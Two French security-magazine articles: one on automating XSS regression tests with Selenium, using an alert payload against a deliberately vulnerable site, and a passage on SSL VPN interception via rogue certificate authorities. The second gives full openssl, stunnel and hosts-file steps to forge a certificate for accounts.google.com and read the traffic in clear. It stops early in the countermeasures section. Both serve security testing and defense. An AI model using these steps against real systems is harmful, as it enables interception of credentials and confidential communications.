Dans un contexte de développement Web, la faille la plus courante est sans contexte le Cross-Site Scripting (XSS) comme le prouvent des statistiques générales **[STATS]** ainsi que les bugs rapportés à Google **[GOOGLEVULNS]**. Elle consiste à faire injecter du script JavaScript dans le contexte de navigation de l'utilisateur attaqué, et ce par une faille sur le site Web vulnérable. Ce type de faille est référencée avec une catégorie dédiée (A3) par la version récente du Top 10 OWASP 2013 **[OWASP2013]** bien qu'elle eût pu faire partie de la catégorie A1 (failles d'injection).

La découverte des failles XSS par les outils automatiques (souvent appelés « Web Scanners », cf. **[MISCMAG65]**) se heurte à deux difficultés majeures : le crawling des pages du site Web audité et la capacité de l'outil à comprendre le contexte d'injection de la faille XSS. À ce jour, les « Web Scanners » sont démunis face à des sites ayant de plus en plus recours au JavaScript pour la construction des requêtes HTTP et la modification du Document Object Model (DOM).

Dans les audits manuels en boîte noire, la principale difficulté réside dans le nombre de tests réalisables par l'auditeur dans un contexte où des dizaines de paramètres sont injectables dans l'application et chacune de ces données injectables se retrouve utilisée dans des contextes différents. Cette tâche est sans aucun doute rébarbative et des paramètres à tester sont facilement oubliables.

Dans notre contexte de réalisation de tests de régression sur les XSS nous nous heurtons donc aux problématiques précédentes. Il n'est pas envisageable de réaliser un « simple » test avec un « wget » et le vecteur XSS adéquat puisqu'ensuite aucune interprétation du JavaScript n'est réalisée (modification éventuelle du DOM).

Un exemple vaut mieux qu'un long discours : lorsqu'une application Web réalise des requêtes via du JavaScript afin de récupérer un flux Javascript Object Notation with Padding (JSONP) qui sera ensuite reformatted par le code JavaScript client, il est nécessaire

que le scanner soit capable de comprendre le JavaScript qui consommera les données JSON comme il se doit. Les tests de régression basiques sur des éventuelles vulnérabilités découvertes sur ces briques ne seraient donc pas pertinents.

Nous proposons dans cet article une technique simple de pilotage de navigateur Web pour implémenter des tests de régression orientés XSS.

Note

Bien que l'approche soit généralisable à d'autres types de vulnérabilités orientées Web, l'article se focalisera sur les failles XSS.

Google a récemment augmenté les primes liées à la découverte de failles XSS sur ses services en ligne avec un maximum de 7.500 \$. Même si découvrir une faille XSS peut souvent faire l'objet de moqueries, cependant, sur des services en ligne à si forte audience et donc si « exposés », cela reste un challenge **[HALLFAME]**.

3 Selenium

Selenium est une suite open source d'outils de pilotage de navigateurs Web **[SELENIUM]**. Elle est très utilisée dans le domaine des tests logiciels de sites Web qu'ils soient classiques ou adaptés à des terminaux mobiles (smartphones, tablettes).




Fig. 1 : Architecture Selenium

L'avantage évident de se reposer sur des navigateurs Web réels est de disposer du rendu réel pour l'utilisateur final. Ceci est nécessaire pour les tests fonctionnels classiques (s'assurer que tel ou tel élément de la page



est à tel ou tel endroit) ou des tests de performance (s'assurer que le temps de chargement réel de la page est conforme quel que soit le navigateur et système d'exploitation utilisé).

Pour les aspects tests de XSS, l'intérêt est alors évident : valider la présence de l'XSS en l'exploitant !

L'idée n'est pas nouvelle (comme souvent !) puisqu'elle a été présentée à la conférence Google Test Automation Conference dans une présentation intitulée « *Drinking The Ocean: Finding XSS at Google Scale* » [GTAC2013] que nous conseillons vivement au lecteur pour l'éclairer sur les atomes crochus entre le monde du test et le monde de la sécurité. Par ailleurs, un blog détaille aussi l'approche adoptée avec Selenium que nous allons mettre en œuvre [SELENIUMXSS].

4 Mise en œuvre des tests de régression XSS

Grâce à Selenium, des tests de bon fonctionnement sont facilement implémentables, et ce sur des scénarios pouvant être complexes (parcours client). Tout est parfait pour valider la présence (ou l'absence, si tant est qu'il soit possible d'affirmer cela...) de failles XSS.

Des « bindings » dans de nombreux langages sont disponibles pour piloter Selenium, nous allons utiliser Python par préférence.

Prenons comme exemple le site Web volontairement vulnérable testphp.acunetix.com (la méthodologie est valable sur toute application vulnérable, comme par exemple [GRUYERE]). Il faut donc dans un premier temps identifier une XSS. Un exemple se trouve dans le cartouche de recherche en injectant le grand classique `<script>alert(1)</script>`.

Fig. 2 : Récupération des éléments du DOM (firebug)

Afin de réaliser un test de régression avec Selenium, il va falloir décrire où l'injection sera réalisée. Dans l'exemple ci-dessus, l'injection est effectuée dans le

formulaire ayant `search` comme `id`, dans le champ texte ayant `searchFor` comme `name` avec un bouton `goButton`.

Nous avons tous les éléments en main pour décrire simplement la cinématique utilisateur en langage Selenium pour piloter le navigateur de son choix. Il faut alors décrire le vecteur XSS utilisé [XSSPAYLOADS], l'endroit où sera injecté le vecteur, l'injecter et faire en sorte de détecter l'ouverture d'une fenêtre « alert » grâce à Selenium.

```
import time

from selenium import webdriver
from selenium.webdriver.common.keys import Keys

URL = 'http://testphp.vulnweb.com/'
VECTOR = '<script>alert("kikoo")</script>'
ELEMENT_NAME = 'searchFor'

driver = webdriver.Firefox() # Instanciates a Firefox webdriver browser
driver.get(URL) # Connect to the audited URL
element = driver.find_element_by_name(ELEMENT_NAME) # Focus on appropriate element
element.clear() # Clear all previously information in the element
element.send_keys(VECTOR) # Press keys to inject the XSS vector
element.send_keys(Keys.ENTER) # Press ENTER key
time.sleep(4) # Have to sleep to be sure the DOM is fully generated

try:
    current_alert = driver.switch_to_alert() # Try to focus to an alert # window
    alert = current_alert.text # Try to grab text within the alert # window, if any
    print '[-] FAILED' # Means that XSS is present
except Exception as e:
    print '[+] PASSED' # Means that XSS is NOT present
driver.quit()
```

Tout ceci se réalise avec le code exemple ci-dessus, une documentation sur l'utilisation de WebDriver est disponible à [WEBDRIVER].

Intégrons ce type de tests sous forme de tests unitaires pilotés par une architecture d'intégration continue et nous bénéficions alors de tests de régression automatisés.

5 Quelques limites

Le lecteur avisé aura identifié quelques limites à cette approche, comme par exemple :

- focalisé principalement sur les failles Reflected XSS ;
- le navigateur ne doit pas activer de mécanisme anti-XSS.

Pour le premier point, les failles Stored XSS seraient découvrables en améliorant l'approche précédente via



un crawling des pages censées afficher les informations qui auraient été préalablement insérées en base de données **[KORSCHECK]**.

Pour le deuxième point, si c'était le cas, alors le test ne serait pas fiable, car nous souhaitons valider que l'application Web ne présente pas de vulnérabilité plutôt qu'elle ne soit pas exploitable (en tant que telle avec tel ou tel vecteur) sur un navigateur donné. Ce point peut être traité de plusieurs manières, soit par un vecteur qui contourne les mécanismes anti-XSS de certains navigateurs (en s'inspirant de **[HTML5SEC]** qui référence de nombreux vecteurs exploitants les nouvelles fonctionnalités des navigateurs, en particulier vis-à-vis de HTML 5) soit en désactivant ces mécanismes (par exemple, **--disable-xss-auditor** pour Chromium) ou alors, plus simple, utiliser un navigateur ne disposant pas de brique anti-XSS.

6 Aller plus loin...

Bien que cet article se soit focalisé sur les tests de régression, il apparaît évident que les principes sont équivalents dans le domaine de la recherche de vulnérabilités automatisée (« Web Scanners »).

Toujours est-il que si vous disposez des points d'entrée de votre application (identifiables « à la main »), il est alors possible de les renseigner dans vos cas de tests, puis d'utiliser tout un ensemble de charges XSS possibles **[XSSPAYLOADS]** sur ces points d'entrée.

Certes, ces tests seront incomplets puisqu'il faut rajouter de l'intelligence à votre scanner afin qu'il soit capable d'identifier le contexte d'utilisation de la donnée. C'est la prochaine étape dans le développement d'un scanner XSS évolué : fonctionnalités de crawling et intelligence de création de vecteurs XSS corrects en fonction du contexte d'utilisation de la donnée (plusieurs contextes peuvent exister au sein d'une même page : utilisation de la donnée dans du JavaScript, attribut HTML...). Des initiatives publiques existent **[CONTEXTAWARE, SNUCK, XELENIUM]**, des détails pourront peut-être faire l'objet d'un prochain article.

Cependant, toutes ces initiatives de pilotage de navigateur ont de lourds impacts en terme de performances puisqu'alors le navigateur ainsi piloté devra à la fois crawler les pages Web, injecter des dizaines de vecteurs XSS différents sur chacun des points d'entrée et interpréter à chaque fois le DOM ainsi reconstitué. Autant de paramètres qui maximisent l'efficacité de découverte au détriment du temps d'analyse dévoué à la procédure de scan. Nous ne saurons que conseiller au lecteur le billet de Tasos Laskos, auteur du « Web Scanner » Open Source **[ARACHNI]**, afin d'en saisir les problématiques.

Conclusion

Cet article a décrit la mise en œuvre simple et rapide de tests de régression orientés XSS sur des applications Web. L'utilisation de Selenium a rendu possible et fiable cette approche. Le domaine des tests logiciels et le domaine de la sécurité ont décidément beaucoup à partager. ■

■ REMERCIEMENTS

Je remercie Benjamin Caillat et Sébastien Goria pour leurs relectures.

■ RÉFÉRENCES

[ARACHNI] <http://www.arachni-scanner.com/blog/hide-the-latency-domjs-wise/>

[CONTEXWARE] http://eprints.bice.rm.cnr.it/4396/1/AUTOMATIC_AND_CONTEXT-AWARE.pdf

[GOOGLEVULNS] <http://www.nilsjuenemann.de/2012/12/news-about-googles-vulnerability-reward.html>

[GRUYERE] <http://google-gruyere.appspot.com/>

[GTAC2013] <https://developers.google.com/google-test-automation-conference/2013/presentations>

[HALLFAME] <http://www.google.fr/about/appsecurity/hall-of-fame/>

[HTML5SEC] <http://html5sec.org>

[KORSCHECK] <http://www.korscheck.de/diploma-thesis.pdf>

[MISCMAG65] « Évaluation d'outils d'audit Web en boîte noire »

[OWASP2013] https://www.owasp.org/index.php/Top_10_2013-Top_10

[SELENIUM] <http://www.seleniumhq.org/>

[SELENIUMXSS] <http://michaelhidalgo.rv.blogspot.fr/2012/12/using-selenium-webdriver-to-exploit.html>

[SNUCK] <http://code.google.com/p/snuck/>

[STATS] https://www.whitehatsec.com/assets/WPstats_summer12_12th.pdf

[WEBDRIVER] <http://automationqashop.blogspot.fr/2013/05/selenium-webdriver-cheat-sheet.html>

[WIRESHARK] <http://buildbot.wireshark.org/trunk-1.10/builders/Fuzz-Test/builds/107/steps/fuzz-menagerie/>

[XELENIUM] https://www.owasp.org/index.php/OWASP_Xelenium_Project

[XSSPAYLOADS] https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet



« GOVERNMENT COMPELLED CERTIFICATE CREATION » ET INTERCEPTION DE VPN SSL

Ary Kokos – Solucom - Auditeur

mots-clés : VPN / SSL / CANAL CHIFFRÉ / CERTIFICATS

Le directeur général est allé négocier un important contrat dans un pays étranger [1]. Son officier de sécurité l'avait averti sur les risques d'interception par le gouvernement local et de ne jamais mentionner le montant de l'offre française par téléphone. Il a également fait attention à ne jamais mentionner d'informations sensibles ni dans sa chambre d'hôtel ni dans les locaux avant la réunion finale. Le seul moment où il a mentionné le montant avant la soumission officielle, était par e-mail à son directeur financier pour avoir son avis suite à un changement de dernière minute. Cet e-mail était transmis sur un canal chiffré, le VPN SSL de l'entreprise. Il avait pris soin de s'authentifier avec son token et de vérifier l'absence d'erreurs de certificats. Pourtant... pourtant le champion local avait, semble-t-il, eu vent du montant et, au dernier moment, baissé son offre... à peine cent mille euros en dessous de la sienne. Le contrat était perdu, des mois d'efforts qui se soldent par un échec.

Comment ce concurrent a-t-il fait ? Une nouvelle vulnérabilité dans SSL ? Un Zero-Day sur le concentrateur VPN ? Ou avait-il déjà compromis le SI de l'entreprise [2] ? Rien de tout cela : dans ce cas le gouvernement local a simplement utilisé une vulnérabilité inhérente à la conception du modèle de confiance de distribution des certificats SSL, afin d'aider l'entreprise concurrente. Cette attaque est connue depuis des années et documentée de façon spécifique en 2010 par Christopher Soghoian et Sid Stamm [Gov Cert] et rend accessible ce type d'interception de communications chiffrées à de nombreux gouvernements.

Dans un premier temps, nous exposerons le fonctionnement de l'attaque avec un exemple de mise en œuvre technique puis nous aborderons différentes contre-mesures.

1 Government compelled certificate attack

Ce risque est connu depuis plusieurs années, mais s'il est parfois pris en compte pour l'accès à des sites internet, il l'est beaucoup plus rarement dans le cas de VPN SSL, bien souvent présupposés être fiables

par nature. Ainsi, cet article vise à attirer l'attention sur cette menace, afin que les entreprises concernées puissent vérifier si leur système est vulnérable et le cas échéant appliquer les contre-mesures adéquates.

Sans dire que « SSL est un échec », il est cependant possible d'avancer que le modèle de sécurité de gestion des clefs, basé sur la confiance en un grand nombre d'autorités de certification présente un certain nombre



de faiblesses. À ce sujet, la lecture du billet [**Nicolas Ruff - SSL est cassé**] qui aborde de nombreux problèmes liés à cette technologie est particulièrement instructive. Si celui-ci a plus de deux ans maintenant, les arguments exposés sont toujours valides et ont été confirmés par l'actualité, mais nous y reviendrons peu après.

1.1 Présentation de l'attaque

Pour rappel, le modèle de confiance des certificats SSL est basé sur une approche hiérarchique : le certificat présenté est signé par une autorité de certification (AC) dont le certificat est lui-même signé par une autorité supérieure jusqu'à arriver à une autorité racine de confiance, les certificats de ces dernières étant enregistrés dans le magasin de certificats du moteur SSL utilisé.

C'est ici que se situe la source du problème : ces autorités peuvent-elles être considérées comme étant de confiance ? Que se passe-t-il si un gouvernement demande à une autorité sous sa juridiction, pour des raisons de « sécurité nationale », de générer un certificat valide pour un nom de domaine ?

Dans la mesure où le certificat sera signé par une autorité racine dont le certificat est inclus dans le magasin approprié, il sera accepté par le navigateur [3] sans émettre le moindre message d'erreur, permettant une interception complètement transparente.

La question est donc de savoir si l'on peut faire confiance à ces autorités. Sur un poste Windows XP, on peut facilement lister certaines AC intéressantes (autour de 380 certificats au total), sans compter ceux qui sont propres au magasin d'un navigateur [**FF Root**] ou d'un environnement d'exécution Java.

Note : sous Windows 7 la liste est plus réduite, mais ces AC sont toujours considérées comme fiables et peuvent être installées de façon dynamique et silencieuse [**MS Root**].




Fig. 1 : Exemple d'autorité racine de confiance présente par défaut sous Windows : la CNNIC Root.

La liste complète des certificats racines reconnus par Microsoft est disponible en ligne [**Roots**]. Le tableau [T1] présente quelques extraits d'AC, on y retrouve des autorités connues, par exemple américaines ou françaises, mais aussi des autorités (dont la présence est parfois moins connue) de pays comme le Brésil, le Venezuela, la Chine en passant par les Bermudes et la Norvège.

Pourquoi tant de pays sont-ils présents ? Il s'agit avant tout de raisons commerciales, dont il est possible de disserter longuement, mais le fait est que le risque est présent et qu'il est nécessaire de le prendre en compte.

Propriétaire	Pays / région	Nom de l'autorité de certification racine
Actalis S.p.A.	Italy	Actalis Authentication Root CA
AOL	USA	America Online Root Certification Authority
Atos	Germany	Atos Trusted Root 2011
Certinomis	France	Certinomis - Autorité Racine
Certicámará S.A.	Colombia	Certicámará S.A
CertiSign	Brazil	Certsign Autoridade Certificadora AC1S
China Internet Network Information Center (CNNIC)	China	CNNIC Root
Chunghwa Telecom Corporation	Taiwan	ePKI Root Certification Authority
ComSign	Israel	ComSign CA
e-tugra	Turkey	EBG Elektronik Sertifika Hizmet Sağlayıcısı
Government of Hong Kong (SAR), Hongkong Post	Hong Kong (SAR)	Hongkong Post Root CA 1
Government of Serbia, PTT saobraćaja „Srbija” (Serbian Post)	Serbia	Posta CA Root
Government of Macao, Macao Post	Macao SAR	Macao Post eSignTrust Root Certification Authority
Government of Venezuela, Superintendencia de Servicios de Certificación Electrónica (SUSCERTE)	Venezuela	Autoridad de Certificacion Raiz de la Republica Bolivariana de Venezuela
Netrust Pte Ltd	Singapore	Netrust CA1
QuoVadis	Bermuda	QuoVadis Root Certification Authority

[T1] Extraits de certificats Racines sous Windows



1.2 Hackers compelled certificate ?

Au-delà du risque d'interception gouvernemental, le risque d'interception par des tiers est également présent, souvenons-nous de cas comme :

- **Trustwave** (début 2012), qui a fourni, à une entreprise privée, la clef privée d'un certificat intermédiaire permettant de signer n'importe quel certificat pour une solution de protection contre la fuite d'informations et donc d'intercepter n'importe quel flux. Il semble, dans ce cas, qu'il ait été suffisant d'émettre un bon d'achat et de payer pour avoir la solution [**Trustwave**] ;
- **Diginotar** ou **Comodo**, des AC qui ont été compromises par des attaquants et qui ont émis des certificats pour des domaines comme **google.com** ou **skype.com** [**Diginotar**] [**Comodo**], certificats qui ont effectivement été utilisés pour des interceptions [**Gmail MITM**] ;
- Turktrust, qui, à cause d'une procédure mal conçue (des erreurs de manipulations entre un environnement de test et de production [**Turktrust details**]), a envoyé à une entreprise la clef privée d'un certificat intermédiaire plutôt que le certificat final [**Turktrust**].

Et ceci sans prendre en compte tous les problèmes de sous-traitants qui peuvent fournir des certificats sans vérifier l'adresse cible, les rachats d'autorités, etc.

1.3 Limite de ce modèle d'interception

Il est à noter que ce type d'attaque n'est pas parfait, dans la mesure où elle n'est pas indétectable, la victime pourrait se rendre compte que le certificat est signé par une autre autorité ce qui pourrait rapidement devenir embarrassant pour l'autorité racine incriminée. Elle pourra cependant toujours prétendre avoir été victime d'une attaque. D'autre part, un gouvernement pourrait chercher à compromettre une AC commerciale afin de mener des attaques sans être directement exposé.

Cependant, cette attaque est dans la majorité des cas très efficace et la probabilité qu'elle soit détectée par un utilisateur qui n'aurait pas été particulièrement sensibilisé est relativement faible.

Il est à noter également que Chrome vérifie les empreintes des clefs publiques des certificats pour certains sites avec une liste blanche [Chrome], mais cela reste limité à quelques sites et le VPN de l'entreprise n'est pas pour autant couvert.

1.4 Cas du VPN d'entreprise

Si beaucoup de VPN IPSEC vérifient l'identité du serveur, ce n'est pas toujours le cas des VPN SSL où l'on peut distinguer deux principaux modes de connexion :

- via un navigateur, mode dans lequel l'utilisateur visite un site web de type **vpn.monentreprise.com**, s'authentifie et clique sur un bouton pour lancer le VPN (via une *applet* ou un ActiveX). Si l'authentification se fait par mot de passe (y compris à usage unique), cette solution est vulnérable, la validation du certificat se faisant sur le référentiel du navigateur et donc, par défaut, sur la base de nombreuses autorités.
- avec un client lourd, ici tout dépend de la configuration du client, certains vont effectuer une vérification par liste blanche, d'autres lever une simple erreur non bloquante et d'autres encore accepter la connexion. Chaque client est un cas particulier.

1.5 Note sur le test d'interception

La section suivante présente le moyen d'effectuer quelques tests simples d'interception, afin de vérifier si une infrastructure est vulnérable à une attaque de base.

La méthode présentée ci-après ne couvre que le cas d'une interception simple. Certains produits non vulnérables à un simple relais SSL peuvent l'être à l'exploitation de vulnérabilités propres à leur implémentation. Ainsi seule une étude approfondie permet de déterminer si le système est vulnérable ou non.

1.5.1 Interception SSL avec stunnel

Pour les besoins de ce test, nous allons créer une autorité racine illégitime dont nous allons importer le certificat dans notre magasin et générer un certificat pour le site web cible de l'interception signé par notre autorité.

Nous utiliserons un poste client sous Windows 7 avec IE9 et une machine d'interception. Bien sûr, cette configuration de test peut être adaptée à d'autres systèmes : celle-ci est retenue, car très courante en entreprise.

Le site cible de notre démonstration sera **accounts.google.com** (à ne reproduire que dans un cadre de test) ; nous choisissons cet exemple, car Google a configuré ses paramètres SSL/TLS à l'état de l'art.

Note : cette tentative d'interception du site **accounts.google.com** ne fonctionnera pas avec Chrome, car, rappelons-le, ce navigateur intègre une liste blanche pour quelques sites de Google, mais pas pour le VPN de votre entreprise.



1.5.1.1 Génération de la fausse autorité

Commençons par créer nos répertoires de travail :

```
$ mkdir ssltest && cd $_
$ mkdir {web,client,}certs
$ mkdir stunnel-conf
```

Puis, créons notre autorité racine :

```
$ cd certs
$ openssl genrsa -des3 -out CA.key 1024
[...]
$ openssl req -new -key CA.key -x509 -days 365 -out CA.crt
[...]
Country Name (2 letter code) [AU]:US
State or Province Name (full name) [Some-State]:Georgia
Locality Name (eg, city) []:Atlanta
Organization Name (eg, company) [Internet Widgits Pty Ltd]:Equifax
Organizational Unit Name (eg, section) []:Equifax Secure Certificate Authority
Common Name (e.g. server FQDN or YOUR name) []:
Email Address []:
```

Et enfin, générerons le faux certificat pour le site cible en prenant soin de spécifier **accounts.google.com** comme nom commun (CN) :

```
$ mkdir accounts.google.com && cd $_
$ openssl genrsa -out accounts.google.com.key 1024
```

On génère la CSR (demande de signature de certificat) :

```
$ openssl req -new -key accounts.google.com.key -out accounts.google.com.csr
[...]
Country Name (2 letter code) [AU]:US
State or Province Name (full name) [Some-State]:California
Locality Name (eg, city) []:Mountain View
Organization Name (eg, company) [Internet Widgits Pty Ltd]:Google Inc
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:accounts.google.com
Email Address []:
[...]
```

Et on signe avec notre fausse autorité :

```
$ openssl x509 -req -days 365 -in accounts.google.com.csr -CA ..../CA.crt
-CAkey ..../CA.key -CAcreateserial -out accounts.google.com.crt
```

On génère un fichier **.pem** pour **stunnel** à partir de la clé privée et du certificat.

```
$ cat accounts.google.com.key accounts.google.com.crt > accounts.google.com.pem
$ cp accounts.google.com.pem ../../stunnel-conf/
```

1.5.1.2 Test d'interception de base

Pour commencer, faisons un test d'interception de base : créons deux fichiers de configuration pour **stunnel**. L'idée est ici de recevoir les connexions sur le port **443** en présentant notre faux certificat puis de les rediriger vers **localhost** sur le port **8080** pour enfin relayer les données vers la cible (partie client).

Cette configuration présente l'avantage de pouvoir écouter les données en clair sur l'interface locale et est indépendante du protocole sous-jacent utilisé : un proxy web comme Burp peut également être utilisé, mais l'interception est moins commode, en particulier avec les protocoles propriétaires.

```
; on définit le faux certificat
cert = /root/Desktop/ssltest/stunnel-conf/accounts.google.com.pem
sslVersion = all
chroot = /usr/local/var/lib/stunnel/
setuid = nobody
setgid = nogroup
pid = /stunnel.server.pid
socket = 1:TCP_NODELAY=1
socket = r:TCP_NODELAY=1

[https]
accept = 443
connect = 127.0.0.1:8080
```

stunnel-server.conf

```
sslVersion = SSLv3
chroot = /usr/local/var/lib/stunnel/
setuid = nobody
setgid = nogroup
pid = /stunnel.client.pid
socket = 1:TCP_NODELAY=1
socket = r:TCP_NODELAY=1
; SSL client mode
client = yes

[https]
accept = 8080
; à rediriger sur le 443 de la cible
connect = accounts.google.com:443
```

stunnel-client.conf

On lance **stunnel** :

```
$ sudo stunnel stunnel-server.conf
$ stunnel stunnel-client.conf
```




Fig. 2 : Message d'erreur dans le cas d'une interception simple.



Pour simuler l'interception, on peut soit modifier la configuration du routeur, utiliser **ettercap** ou, dans notre cas et pour des raisons de simplicité, ajouter une ligne comme la suivante dans le fichier **C:\Windows\System32\drivers\etc.\hosts** du poste client en prenant soin de remplacer l'adresse IP par celle de la machine réalisant l'interception :

```
192.168.0.106 accounts.google.com
```

Puis, naviguer sur <https://accounts.google.com/> : on constate la présence d'un message d'erreur (voir Figure 2, page précédente).

Maintenant, installons notre certificat racine de confiance sur le poste client : double-cliquer sur **ca.crt** et l'importer dans les certificats racines de confiance, comme illustré dans la figure 3. On simule ainsi la possession d'une (ou l'influence sur une) autorité de confiance.




Fig. 3 : Installation du certificat de l'autorité « illégitime » (effectué dans ce cas pour simuler l'influence d'un gouvernement sur une autorité racine).

Si nous retentons l'interception, nous constatons que cette fois-ci aucun message d'erreur n'apparaît bien que le certificat du site ne soit pas l'original et

qu'il ait été, dans ce cas, généré avec une autorité de confiance différente de l'originale (ce qui ne sera pas nécessairement le cas dans ce type d'attaque).




Fig. 4 : Une fois le certificat de l'autorité racine « illégitime » installé, la connexion s'établit sans message d'erreur (dans un cas d'interception réel, la connexion se serait directement établie sans erreur, l'autorité utilisée par un gouvernement étant déjà présente dans le magasin).

Une écoute avec Wireshark sur l'interface locale permet de voir tout le trafic en clair : voir Figure 5.

Cette méthode peut être adaptée à n'importe quel VPN SSL en modifiant les valeurs relatives à **accounts.google.com** par celle du VPN de votre entreprise.

Note : l'exemple ci-dessus présente une preuve de concept réalisée en une dizaine de minutes, mais le marché du matériel d'interception de ce type existe depuis bien longtemps. Des documents sur différents modèles, parfois leurs manuels, sont téléchargeables sur WikiLeaks (<http://wikileaks.org/the-spyfiles.html>).




Fig. 5 : Les données peuvent être recueillies en clair sur l'interface locale.

2 Contre-mesures

Nous ne parlerons pas ici des solutions comme **[Convergence]** ou des modules complémentaires comme *Certificate Patrol* ou encore des méthodes de *pinning*, encore peu matures pour un usage en entreprise (bien que la dernière version d'*EMET* semble prometteuse **[EMET v4]**). Nous nous concentrerons sur des solutions applicables directement dans le cas d'un VPN.



2.1 Liste blanche

La solution la plus simple et la plus efficace est de mettre en place une vérification par liste blanche du certificat du site (soit en vérifiant l'AC Racine de confiance, soit par empreinte, soit un certificat ou encore la clef publique).

Cette solution n'est applicable que dans le cas d'un client lourd préconfiguré à l'avance et nécessite une validation de son implémentation : a minima un test d'interception simple comme celui présenté dans cet article et si possible un test plus poussé avec revue de code.

Il est bien sûr toujours possible de vérifier manuellement les empreintes, mais cette solution est difficilement utilisable en pratique en dehors d'utilisateurs particulièrement sensibilisés.

2.2 Nettoyer le(s) magasin(s) de certificats

